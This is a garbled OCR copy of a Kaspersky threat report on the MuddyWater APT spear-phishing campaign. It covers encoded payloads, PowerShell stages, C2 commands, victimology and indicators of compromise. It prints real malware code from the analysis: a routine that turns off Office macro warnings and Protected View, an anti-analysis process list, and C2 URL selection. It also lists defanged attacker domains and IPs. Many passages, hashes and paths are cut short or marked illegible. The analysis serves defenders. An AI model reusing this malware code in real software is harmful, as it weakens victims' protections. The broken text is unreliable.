2?33,S->V3EW1U71[)380/=?/UJ.E-/*A,-Y0D0.1)00P/QG17[/GM/ZW1V)01613,.260E52D?,F*.JR/8*/UL.JJ05;29L0,Q.ND2520,)/4=/.7,OS1=H1Z[-9S0,
01Q53A1.SS1G42?S,JR.A-1TW.1G2:2,T;/QJ3-E,F52DA3<=1=93-=1FG3.(,OO->T1=-/*82X:/L6.X;//C.1U,J22:53EG1=A/AZ/KR,@T,Z006@17N.XK,Z200[-
/F1FH,YW-:(37N.;?3EE,-H05U32E.@>/G7,Y713F/GY1PK/QS,FF,-O/[?.J93<?29W20R37;/QU37</PY,OL-/W1A91AN.JL-/N00J2:+17M21+/L32>Z06B.1I.SY
.<,1V3/LW.NV1Q)2>S/Q./QX3EX,J+01+1B73([.EY3F7,EX/QW3753AY3->/GP-/O2N81<Q,FD//42??-/Y.YB3(1,T:0,B2MV/L4/LV24H2MZ.E21G>0@B/321Q+->
```

Encoded text file

Execution flow:




Case 2:

The VBS
which in
encoded

```
SQBuAHYAbwB
JAAoAE4AZQB
LQBPAGIAagB
NABTAHQAcgBpAG4AZwAoACcADgBMADEAIgBIADIAOABMAHMAOwBIADQAOABIAEQAIwBOAC8AMQBCAEMANgA5AGkAWABIAGQANgBNAHcAIQBIAFAADwA2AHAAIgBzAGIA
MABPAFkAMQArAE0ASQB3AEMAUgBWAEkAUwBkADUARgBVAG0AcQBSAEsAcgBsADMAWQAvADMAMwBJADcAOAB0AFkAcwBTAEkAeQBnAHAASQBiAEIAegA2AGwATABaAEgA
ZgBKAFQATQB5AEwAaQB0AFcAUgBQAHoAeABqADMAKwBZAC8AZAAvAC8AOQBaAGYAYgA5AFcAOQAvAC8ATwBXAHcAKwBvAC8AUAAvACsAVQAvAFYAdAB0AGYAZgBqAGsA
KwAvAGYAdgAzAFAAKwAvAFgAOAA0AGYATgBYADcANwA4ADkAZgBGAHcAKwBzAC8AegByADgANwAvAFgASgAwAC8ALwBhAGMALwAvAHUAMwBmAGoALwA5AHoAdgBmAHYA
UABmAC8ALwBsAGIALwAvAHoATAAvAC8ANQBMAC8ALwA4ACsANQBjAHYAMgB6AC8ALwB4ACsATAA1AEwANABjAC8AbgB2ADUAKwBkAGYAcgBnAFAAMAAvAC8AKwA5AFAA
ZgBSADkATwAvAC8AZQBXAC8ALwBmAFgANQA4AEQAOQBPADEALwAvAFQAMwA4AGUAVAB2ADYAMwArADIAOAB1AC8ALwBYAHMANQAvAGQAYwB2AGYAeAB5AHMALwA3AC8A
LwA5AGMAdgBWAC8AZgBUAHYAKwB6AC8ALwAyACsASgB2AGYAMwAvAGEALwBaAGYAOQA4AGQALwAvADkAdQBsAHEATQBoADcAMwB2AC8AcgBUAGIAQwBRAC8AMwBkAC8A
MgBQAC8AegB4AGoAMwA5AFoALwBQAG0ALwAvAG8AKwAvADcAQQBkAFgATgA4ADAAWABSAC8AVgBEAGYANwBxADcAcQB6ADkAYwB5AHcAWABvAGUAegBQAC8AdgBkAE8A
RABIAHQANwArADEAKwBuAC8ANgAyAGMAbQA5ACsAMQBuAGYAcgAyAC8ATgBaADgANQAvAGMAZABmAEoAegA5AE8ALwAvAC8AOAB4ADcAZgB2AC8ALwAzAEYALwAvAFUA
LwAvAFYALwA2AGYAMQBmAGQALwA3AHMAcQB6ADMALwBkAG4ALwA3ADMANgBmAHoARABjAFAAOAB3AE8AUAA5ADgAKwB0ADgALwAxADkALwBQAFAAegA1ACsALwB1AFgA
MABJAEwAKwBQAGYALwA0ACsAKwBuAG4ANgA0AFkALwBuAFAANgAxAE8ALwAvAHYAbAA4AFgAUAA5AC8AWQBUAC8AVgBMAG8AcgBuAFMALwAxAHAAVgA2AG4ASABJAC8A
UAAzAFgAWABzAFoAYgBxADcARABlAHQAbgAzAHQANwAwAGkAcQBPAGYAcAAwAC8ASgA1AGYAegB2AFQAegBlAFQAUAAyADAAVwA5AGMAdABmAEgAKwBvAFAAMgA5AFcA
eAAvAHIAVABEAFUAdwB6AHcAdQArAGUAaQBiADIAUAB1AFUAZQBvAEgANQBoAHMAOABaAHYAZABLADkASgBIAGoANAAxAHgAVwBhAFAAMQBaADMAbwB1AGUAegBhAHoA
TwBRAEQANQA2AFcATgBXAFAATABsACsAVABqAHkANgBIAHUAagBLAG4AUAAxAHoALwAvAFAAMwAyADUAKwA5ADMAOQBlAGEALwAzAC8ALwA4AC8AZQBiAG4ANwA5AFAA
VABTADUALwArAFkAOQBZAHYAZABQADkATQA1ADQAMAA3AHYAZAAvADUASgBtAFYAYgBiADkASwA5AGEASABBAFAAZQBpADEAOQBwAC8ATQAzAHYAdwAvADIAKwBPAHAA
```

Encoded text file

Execution flow:



The PowerShell code

When PowerShell is invoked whether via ***WMI***, ***wscript.exe***, or ***mshta.exe***, it executes a one-liner PowerShell code (as outlined above) that reads the encoded text file dropped in ***ProgramData***

and then decodes it. The resulting code has multiple layers of obfuscation.

The first thing the PowerShell code does is to disable ***office*** "***Macro Warnings***" and "***Protected View***". This is to ensure future attacks don't require user interaction. It also allows macro code to access ***internal VBA objects*** for stealthier macro code execution in future attacks.

```
function YUCHPJXEQSDAGSHHYPEXUIMMVWUZEG()
{
    for($i=10; $i -le 20; $i++){
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\Security";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb){
                New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
    }
 }
```

Next, it checks the running processes against a list of hard-coded process names; if any are found, the machine is forcefully rebooted. The names are linked to various tools used by malware researchers.

```
function PSAMOOJZJQTTEQZFEXWTZVBJYTJCGX()
{
    $p = @("win32_remote","win64_remote64","ollydbg","ProcessHacker","tcpview","autoruns","autorunsc","filemon","procmon",
    "regmon","procexp","idaq","idaq64","ImmunityDebugger","Wireshark","dumpcap","HookExplorer","ImportREC","PETools","LordPE",
    "dumpcap","SysInspector","proc_analyzer","sysAnalyzer","sniff_hit","windbg","joeboxcontrol","joeboxserver")
    for ($i=0; $i -lt $p.length; $i++) {
        if(ps -name $p[$i] -ErrorAction SilentlyContinue){

        }
    }
}
```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CnC co

A URL is
$dragon_middle. The selected URL is subsequently used for communication with the CnC server. If it can't send data to the chosen CnC URL, it tries to obtain another random URL from $***middle_dragon***, then sleeps from one to 30 seconds and loops again.

```
function CCXNAHWGOBDJLTTMAHBIQHWRLTJKNK()
{

    $rnd = Get-Random -minimum 0 -maximum ($dragon_middle.Length)
    $site = $dragon_middle[$rnd]
    $global:url = $site

}
```

Victim system reconnaissance

The code then tries to obtain the victim's public IP via "***https://api.ipify.org/***".

The public IP is then ***POST***ed along with ***OS Version, Internal IP, Machine Name, Domain Name, UserName*** after being encrypted to the previously chosen URL to register a new victim. This allows the attackers to accept or reject victims depending on their IPs, countries, geolocations, target enterprises, etc. Depending on the response from the attacker's CnC, the

victim is assigned an ID $sysid. This ID is sent to the CnC with each request for commands to execute.

Supported commands

"***upload***", "s***creenshot***", "***Excel***", "***Outlook***", "***risk***", "r***eboot***", "s**hutdown**", "***clean***". These commands vary from one version to another.

1. The "***screenshot***" command takes a screenshot that is saved as a.***PNG*** file in "***ProgramData***".
2. The "***Excel***" command receives another stage of the PowerShell code, saves it in "***c:\programdata\a.ps1***" and then asks Excel to execute this PowerShell script via ***DDE***.
3. The "***Outlook***" command receives another stage of the PowerShell code, saves it in "***c:\programdata\a.ps1***" and then asks Outlook via ***COM,*** via ***MSHTA.exe,*** to execute it***.***
4. *The **"risk"*** command receives another stage of the PowerShell code, saves it in "***c:\programdata\a.ps1***" and then asks Explorer.exe via ***COM interaction*** to execute it***.***
5. The "***upload***" command downloads files from the CnC and saves them locally in "*C:\ProgramData*".
6. The "***clean***" command destroys the victim's disk drives ***C***, ***D***, ***E***, ***F*** and then reboots.
7. The "
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```
functi

$name

$array

$sourc

$sourc
```




```
$found = $FALSE

foreach($arr in $array){

    if($_.Contains($arr)){

        $found = $TRUE

    }

    if($found -eq $TRUE){
```

Victimology

Muddy Water – global attack geography 2018

Countries targeted by the Muddy Water spear-phishing campaign in 2018, according to Kaspersky Lab detection data



Most victims of MuddyWater were found in Jordan, Turkey, Iraq, Pakistan, Saudi Arabia, Afghanis
and Mali.
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object (
discover

Leo, Poopak, Vendetta and Turk are the usernames of those creating the documents or the templates on which they are based. Turk could point to a person of Turkish origin. Poopak is a Persian girl's name or might suggest the authors are not entirely happy with "Pak", which could be short for Pakistan. Leo could be one of the attacker's names. We also don't rule out the possibility of false flags, with the attackers using random usernames to confuse researchers.

In multiple instances, we have also found Chinese text inside the samples, possibly indicating the reuse of code by the attackers.

```
无法连接到网址，请等待龙...
无法访问本地计算机寄存器
任务计划程序访问被拒绝
```

Chinese text found in PowerShell code in multiple samples

```
Unable to connect to the URL, please wait for the dragon...
Unable to access local computer register
Task Scheduler access denied
```

Translation of Chinese text

We have also noticed that for some samples, e.g. ***5a42a712e3b3cfa1db32d9e3d832f8f1***, the PowerShell code had only three CnC URLs, which leads us to believe that most of the CnC URLs in ***$dragon_middle*** found in other samples could actually be 'noise' to distract researchers or trigger false positives.

```
http://www.cankayasrc[.]com/style/js/main.php
http://ektamservis[.]com/includes/main.php
http://gtme[.]ae/font-awesome/css/main.php
```

Recommendations for organizations

Effective protection from targeted attacks focuses on advanced detective, preventive and investigative capabilities via solutions and training, allowing an organization to control any activities on their network or suspicious files on user systems.

The best way to prevent attackers from finding and leveraging security holes, is to eliminate the holes [illegible] proprietary [illegible] steps fo

1. Use [illegible]
2. Lock[illegible]
3. An al[illegible]

Conc[illegible]

The Muc[illegible] advance[illegible] and the [illegible] an effor[illegible] these ty[illegible]

In order [illegible] impleme[illegible]

- Educate generic staff to be able to distinguish malicious behavior like phishing links.
- Educate information security staff to have full configuration, investigative and hunting abilities.
- Use a proven corporate-grade security solution in combination with anti-targeted attack solutions capable of detecting attacks by analyzing network anomalies.
- Provide security staff with access to the latest threat intelligence data, which will arm them with helpful tools for targeted attack prevention and discovery, such as indicators of compromise and YARA rules.
- Make sure enterprise-grade patch management processes are well established and executed.

High-profile organizations should have elevated levels of cybersecurity, attacks against them are inevitable and are unlikely to ever cease.

Additional information

In the advanced stages of this research, we were able not only to observe additional files and tools from the attackers' arsenal but also some OPSEC mistakes made by the attackers.

IN THE SAME CATEGORY

Beyond the Surface: the evolution and expansion of the SideWinder APT group

BlindEagle flying high in Latin America

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

APT trends report Q2 2024

CloudSorcerer – A new APT targeting Russian

Further details about the attackers' arsenal, additional indicators of compromise, YARA rules and attribution information is available to customers of Kaspersky Intelligence Reporting.
Contact: intelreports@kaspersky.com

Indicators of compromise


MD5

08acd1149b09bf6455c553f512b51085
a9ec30226c83ba6d7abb8d2011cdae14
E5683fb480353c0dec333a7573710748
159238b473f80272fdcd0a8ddf336a91
16ac1a2c1e1c3b49e1a3a48fb71cc74f
1b086ab28e3d6f73c6605f9ae087ad4a
23c82e8c028af5c64cbe37314732ec19
24e1bd221ba3813ed7b6056136237587
2e82e242cb0684b98a8f6f2c0e8a12f3
37f7e6e5f073508e1ee552ebea5d200e
3bb14adb551663fd2328d59f653ba757
3c2a0d6d0ecf06f1be9ad411d06f7ba8
4c5a5c2
4f87357
5466c8a
59502e2
5a42a71
5bd61a9
5de97ae
665947c
7a2ff07
7beb94f
801f34a
864d632
8a36d91
9486593
94edf25
9c6648c
9f4044e
aa1e8d0
aa564e2
ab4f947
ad92ccf85ec170f340457d33bbb81df5
b8939fa58fad8aa1ec271f6dae0b7255
bb476622bcb0c666e12fbe4ccda8bbef
be62fc5b1576e0a8491519e10bab931d
bf310319d6ef95f69a45fc4f2d237ed4
c375bbf248592cee1a1999227457c300
c73fc71ee35e99230941f03fc32934d9
c8b0458c384fd34971875b1c753c9c7c
cd371d1d3bd7c8e2110587cfa8b7eaea
ce2df2907ce543438c19cfaf6c14f699
d15aee026074fbd18f780fb51ec0632a
d632c8444aab1b43a663401e80c0bac4
d6acee43d61cbd4bcd7a5bdf4ed9b343
e3e25957b738968befcf2333aa637d97
e5683fb480353c0dec333a7573710748
eb69fb45feb97af81c2f306564acc2da
f00fd318bf58586c29ab970132d1fd2a
f2b5373f32a4b9b3d34701ff973ba69c
f84914c30ae4e6b9b1f23d5c01e001ed
faa4469d5cd90623312c86d651f2d930

Ffb8ea0347a3af3dd2ab1b4e5a1be18a
345b1ea293764df86506f97ba498cc5e
029cb7e622f4eb0d058d577c9d322e92
06178b5181f30ce00cd55e2690f667ac
2b8ab9112e34bb910055d85ec800db3f
47ec75d3290add179ac5218d193bb9a8
befc203d7fa4c91326791a73e6d6b4da
C561e81e30316208925bfddb3cf3360a
132efd7b3bdfb591c1bf2a4e19c710eb
e7a6c57566d9523daa57fe16f52e377e
c0e35c4523a7931f4c99616d6079fd14
245fa82c89875b70c2669921d4ba14d3

File names

%SystemDrive%\ProgramData\EventManager.dll
%SystemDrive%\ProgramData\EventManager.logs
%SystemDrive%\ProgramData\WindowsDefenderService.ini
%SystemDrive%\ProgramData\Defender.sct
%SystemDrive%\ProgramData\DefenderService.inf
%SystemDrive%\ProgramData\WindowsDefender.ini
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%Syster
%windir%
%windir%\System32\Tasks\Microsoft***WindowsDifenderUpdate***
%windir%\System32\Tasks\Microsoft***WindowsSystem32SDK***
%windir%\System32\Tasks\Microsoft***WindowsDefenderSDK***
%windir%\System32\Tasks\Microsoft***WindowsMalwareDefenderSDK***
%windir%\System32\Tasks\Microsoft***WindowsMalwareByteSDK***



Domains, URLs and IP addresses

http://www.cankayasrc[.]com/style/js/main.php
http://ektamservis[.]com/includes/main.php
http://gtme[.]ae/font-awesome/css/main.php
https://www.adfg[.]ae/wp-includes/widgets/main.php
http://adibf[.]ae/wp-includes/js/main.php
http://hubinasia[.]com/wp-includes/widgets/main.php
https://benangin[.]com/wp-includes/widgets/main.php

104.237.233.60
104.237.255.212
104.237.233.40
5.9.0.155

APT MACROS PHISHING POWERSHELL SPEAR PHISHING

MuddyWater expands operations

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Beyond the Surface: the evolution and expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.